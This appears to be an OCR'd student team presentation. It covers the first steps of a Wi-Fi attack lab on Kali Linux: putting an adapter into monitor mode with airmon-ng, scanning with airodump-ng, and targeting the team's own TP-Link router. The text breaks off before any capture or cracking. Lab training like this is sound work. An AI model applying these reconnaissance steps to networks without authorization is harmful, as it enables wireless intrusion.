Team Name Digital Sentinels

Team members

- Mohamed Shawqy Shoair
- Alaa Khalf Ali Abdelgawad
- Islam Hegazy
- Mohamed Mokhtar
- Ahmed Ossama

Sprints

رواد مصر الرقمية

وزارة الاتصالات
وتكنولوجيا المعلومات


Devices used in the attack

ALFA AWUS036NHA Wireless

AX1500 Wi-Fi 6 Router

Step one:


- **Plug in network adapter.**



```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group def
    link/ether 00:0c:29:aa:a3:2c brd ff:ff:ff:ff:ff:ff
    inet6 fe80::20c:29ff:feaa:a32c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
6: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:c0:ca:98:26:2c brd ff:ff:ff:ff:ff:ff

┌──(kali㉿kali)-[~]
└─$
```

Verify that network adapter is recognized by Kali Linux

- We can also use the iwconfig command if you prefer.
- and that shows us that we have a WiFi network adapter,at the moment the mode is managed.
- We're gonna change that to monitor mode in a momentbut the first thing you wanna make sure is that you've got a WiFi network adapter
- that's recognized by Kali.



NEXT THING WE NEED IS A WIFI NETWORK TO ATTACK.

SO FOR THIS I'VE GOT A TP-LINK ROUTER

```
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

┌──(kali㉿kali)-[~]
└─$ cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2020.4"
VERSION_ID="2020.4"
VERSION_CODENAME="kali-rolling"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ uname -a
Linux kali 5.9.0-kali1-amd64 #1 SMP Debian 5.9.1-1kali2 (2020-10-29) x86_64 GNU/Linux
```

- So cat /etc/os-release shows me that I'm using Kali 2020.4.
- we could also use uname -a
- to see details of the Linux version.

- so the next step is to run sudo

that gives us root privileges.


- We're going to use airmon-ng

to check for any conflicting processes and kill them.

- We can see that this process was killed.
- you may see a whole bunch of other processes that get discovered and get killed and that's fine.

so that you don't have any conflicting processes

- that interfere with what we're trying to do.



```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

- so once again, iwconfig shows us
- that the wireless network interface is in managed mode
- but what we wanna do is put it into monitor mode

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

- we can also confirm that
- by using the command sudo airmon-ng,
- notice the wireless interface is now wlan0mon.
- Before it was wlan0 but now it's changed to wlan0mon.


```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k_htc       Qualcomm Athe

┌──(kali㉿kali)-[~]
└─$
```

- We use the command sudo airodump-ng wlan0mon.


- To discover a whole bunch of wireless networks.

- So, here are the SSIDs or MAC addresses of the different wireless networks.


- The network I want to attack is this one, TP-Link_F3FC.




- is use the command sudo airodump-ng -d
- and the MAC address to display only that access point.



- we can see the BSSID
- we can see how many beacons are being sent,
- we can see the ESSID




- Now I could use a phone as an example
- to connect to that network.
- So I'll connect to that network



- that mean a client(My phone) has connected and there you go.

